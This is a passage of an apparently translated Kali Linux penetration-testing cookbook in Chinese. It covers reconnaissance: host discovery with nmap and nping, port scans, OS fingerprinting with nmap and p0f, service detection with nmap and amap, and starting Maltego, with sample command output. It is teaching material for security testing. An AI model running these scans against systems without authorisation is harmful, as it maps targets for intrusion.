一个简单的方法就是对目标网络执行 `ping` 操作。当然，这可以被主机拒绝或忽略，这不是我们希望的。

### 操作步骤

让我们打开终端窗口，开始定位活动主机：

1. 我们可以使用Nmap来判断某个主机是否打开或关闭，像下面这样：

```
nmap -sP 216.27.130.162

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-04-27  23:30 CDT
Nmap scan report for test-target.net (216.27.130.162)
Host is up (0.00058s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

2. 我们也可以使用Nping（Nmap组件），它提供给我们更详细的结果：

```
nping --echo-client "public" echo.nmap.org
```

```
root@kali:/usr/bin# nping --echo-client "public" echo.nmap.org

Starting Nping 0.6.25 ( http://nmap.org/nping ) at 2013-06-05 17:07 EDT
SENT (1.3565s) ICMP 10.0.2.15 > 74.207.244.221 Echo request (type=8/code=0) ttl=64 id=26256 iplen=28
RCVD (1.4369s) ICMP 74.207.244.221 > 10.0.2.15 Echo reply (type=0/code=0) ttl=51 id=13311 iplen=28
SENT (2.3571s) ICMP 10.0.2.15 > 74.207.244.221 Echo request (type=8/code=0) ttl=64 id=26256 iplen=28
RCVD (2.4369s) ICMP 74.207.244.221 > 10.0.2.15 Echo reply (type=0/code=0) ttl=51 id=13312 iplen=28
SENT (3.3571s) ICMP 10.0.2.15 > 74.207.244.221 Echo request (type=8/code=0) ttl=64 id=26256 iplen=28
RCVD (3.4375s) ICMP 74.207.244.221 > 10.0.2.15 Echo reply (type=0/code=0) ttl=51 id=13313 iplen=28
SENT (4.3575s) ICMP 10.0.2.15 > 74.207.244.221 Echo request (type=8/code=0) ttl=64 id=26256 iplen=28
RCVD (4.4398s) ICMP 74.207.244.221 > 10.0.2.15 Echo reply (type=0/code=0) ttl=51 id=13314 iplen=28
SENT (5.3579s) ICMP 10.0.2.15 > 74.207.244.221 Echo request (type=8/code=0) ttl=64 id=26256 iplen=28
RCVD (5.4396s) ICMP 74.207.244.221 > 10.0.2.15 Echo reply (type=0/code=0) ttl=51 id=13315 iplen=28

Max rtt: 82.086ms | Min rtt: 79.769ms | Avg rtt: 80.793ms
Raw packets sent: 5 (140B) | Rcvd: 5 (230B) | Lost: 0 (0.00%)| Echoed: 0 (0B)
Tx time: 4.00238s | Tx bytes/s: 34.98 | Tx pkts/s: 1.25
Rx time: 5.00290s | Rx bytes/s: 45.97 | Rx pkts/s: 1.00
Nping done: 1 IP address pinged in 6.36 seconds
root@kali:/usr/bin#
```

3. 我们也可以向指定端口发送一些十六进制数据：

```
nping -tcp -p 445 –data AF56A43D 216.27.130.162
```

# 4.4 寻找开放端口

在了解目标网络范围和活动主机之后，我们需要执行端口扫描操作来检索开放的TCP和UDP端口和接入点。

## 准备

完成这个秘籍需要启动Apache Web服务器。

## 操作步骤

让我们通过打开终端窗口，开始寻找开放端口：

1. 运行终端窗口并输入下列命令作为开始：

    ```
    nmap 192.168.56.101
    ```

```
root@kali:~# nmap 192.168.56.101

Starting Nmap 6.25 ( http://nmap.org ) at 2013-06-05 22:22 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00048s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:5D:57:69 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 1.47 seconds
root@kali:~#
```

2. 我们也可以显式指定要扫描的端口（这里我们指定了1000个端口）：

```
nmap -p 1-1000 192.168.56.101
```

```
root@kali:/usr/bin# nmap -p 1-1000 192.168.56.101

Starting Nmap 6.25 ( http://nmap.org ) at 2013-06-05 22:27 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00045s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
MAC Address: 08:00:27:5D:57:69 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 1.31 seconds
root@kali:/usr/bin#
```

3. 或指定Nmap来扫描某个组织所有网络的TCP 22端口：

```
nmap -p 22 192.168.56.*
```

```
root@kali:/usr/bin# nmap -p 22 192.168.56.*

Starting Nmap 6.25 ( http://nmap.org ) at 2013-06-05 22:28 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00084s latency).
PORT    STATE    SERVICE
22/tcp filtered ssh
MAC Address: 08:00:27:00:2C:C2 (Cadmus Computer Systems)

Nmap scan report for 192.168.56.100
Host is up (0.00021s latency).
PORT    STATE    SERVICE
22/tcp filtered ssh
MAC Address: 08:00:27:57:78:CE (Cadmus Computer Systems)

Nmap scan report for 192.168.56.101
Host is up (0.00054s latency).
PORT    STATE SERVICE
22/tcp open  ssh
MAC Address: 08:00:27:5D:57:69 (Cadmus Computer Systems)

Nmap scan report for 192.168.56.102
Host is up (0.000068s latency).
PORT    STATE  SERVICE
22/tcp closed ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 10.13 seconds
```

4. 或者以特定格式输出结果：


```
nmap -p 22 192.168.10.* -oG /tmp/nmap-targethost-tcp445.tx
```

## 工作原理

这个秘籍中，我们使用Nmap来扫描我们网络上的目标主机，并判断开放了哪个端口。

## 更多

Nmap的GUI版本叫做Zenmap，它可以通过在终端上执行 `zenmap` 命令，或者访问 `Applications | Kali Linux | Information Gathering | Network Scanners | zenmap` 来启动。




## 4.5 操作系统指纹识别

到信息收集的这个步骤，我们应该记录了一些IP地址，活动主机，以及所识别的目标组织的开放端口。下一步就是判断活动主机上运行的操作系统，以便了解我们所渗透的系统类型。

### 准备

需要用到Wireshark捕获文件来完成这个秘籍的步骤2。

### 操作步骤

让我们在终端窗口中进行OS指纹识别：

1. 我们可以使用Nmap执行下列命令，带有 `-O` 命令来开启OS检测功能：

   ```
   nmap -O 192.168.56.102
   ```

```
root@kali:~# nmap -O 192.168.56.102

Starting Nmap 6.25 ( http://nmap.org ) at 2013-09-01 21:00 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00053s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
```

2. 使用 `p0f` 来分析Wireshark捕获文件：

```
p0f -s /tmp/targethost.pcap -o p0f-result.log -l

p0f - passive os fingerprinting utility, version 2.0.8
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns
<wstearns@pobox.com>
p0f: listening (SYN) on 'targethost.pcap', 230 sigs (16  generic), rule: 'all'.
[+] End of input file.
```

# 4.6 服务指纹识别

判断运行在特定端口上的服务是目标网络上成功渗透的保障。它也会排除任何由OS指纹之别产生的疑惑。

## 操作步骤

让我们通过开始终端窗口来进行服务指纹识别：

1. 打开终端窗口并键入以下命令：

```
nmap -sV 192.168.10.200

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-03-28  05:10 CDT
Interesting ports on 192.168.10.200:
Not shown: 1665 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd 5.0
25/tcp open smtp Microsoft ESMTP 5.0.2195.6713
80/tcp open http Microsoft IIS webserver 5.0
119/tcp open nntp Microsoft NNTP Service 5.0.2195.6702  (posting ok)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn
443/tcp open https?
445/tcp open microsoft-ds Microsoft Windows 2000 microsoft-ds
1025/tcp open mstask Microsoft mstask
1026/tcp open msrpc Microsoft Windows RPC
1027/tcp open msrpc Microsoft Windows RPC
1755/tcp open wms?
3372/tcp open msdtc?
6666/tcp open nsunicast Microsoft Windows Media Unicast  Service (nsum.exe)

MAC Address: 00:50:56:C6:00:01 (VMware)
Service Info: Host: DC; OS: Windows

Nmap finished: 1 IP address (1 host up) scanned in 63.311  seconds
```

2. 我们也可以使用 `amap` 来识别运行在特定端口或端口范围内的应用，比如下面这个例子：

```
amap -bq 192.168.10.200 200-300

amap v5.4 (www.thc.org/thc-amap) started at 2012-03-28  06:05:30 - MAPPING mode
Protocol on 127.0.0.1:212/tcp matches ssh - banner: SSH-2.0- OpenSSH_3.9p1\n
Protocol on 127.0.0.1:212/tcp matches ssh-openssh - banner:  SSH-2.0-OpenSSH_3.9p1
\n
amap v5.0 finished at 2005-07-14 23:02:11
```

## 4.7 Maltego 风险评估

在这个秘籍中，我们将要开始使用Maltego的特殊Kali版本，它可以在信息收集阶段协助我们，通过将获得的信息以易于理解的形式展示。Maltego是开源的风险评估工具，被设计用来演示网络上故障单点的复杂性和严重性。它也具有从内部和外部来源聚合信息来提供简洁的风险图表的能力。


### 准备

需要一个账号来使用Maltego。访问https://www.paterva.com/web6/community/来注册账号。


### 操作步骤

让我们从启动Maltego开始：

1. 访问 `Applications | Kali Linux | Information Gathering | OSINT Analysis | maltego` 来启动Maltego。窗口如下：





2. 点击开始向导的 `Next` 来查看登录细节：





3. 点击 `Next` 来验证我们的登录凭证。验证之后，点击 `Next` 以继续：


4. 选择transform seed设置，之后点击 `Next` ：





5. 这个向导在跳到下个页面之前会执行多次操作。完成之后，选择 `Open a blank graph and let me play around` 并点击 `Finish` 。



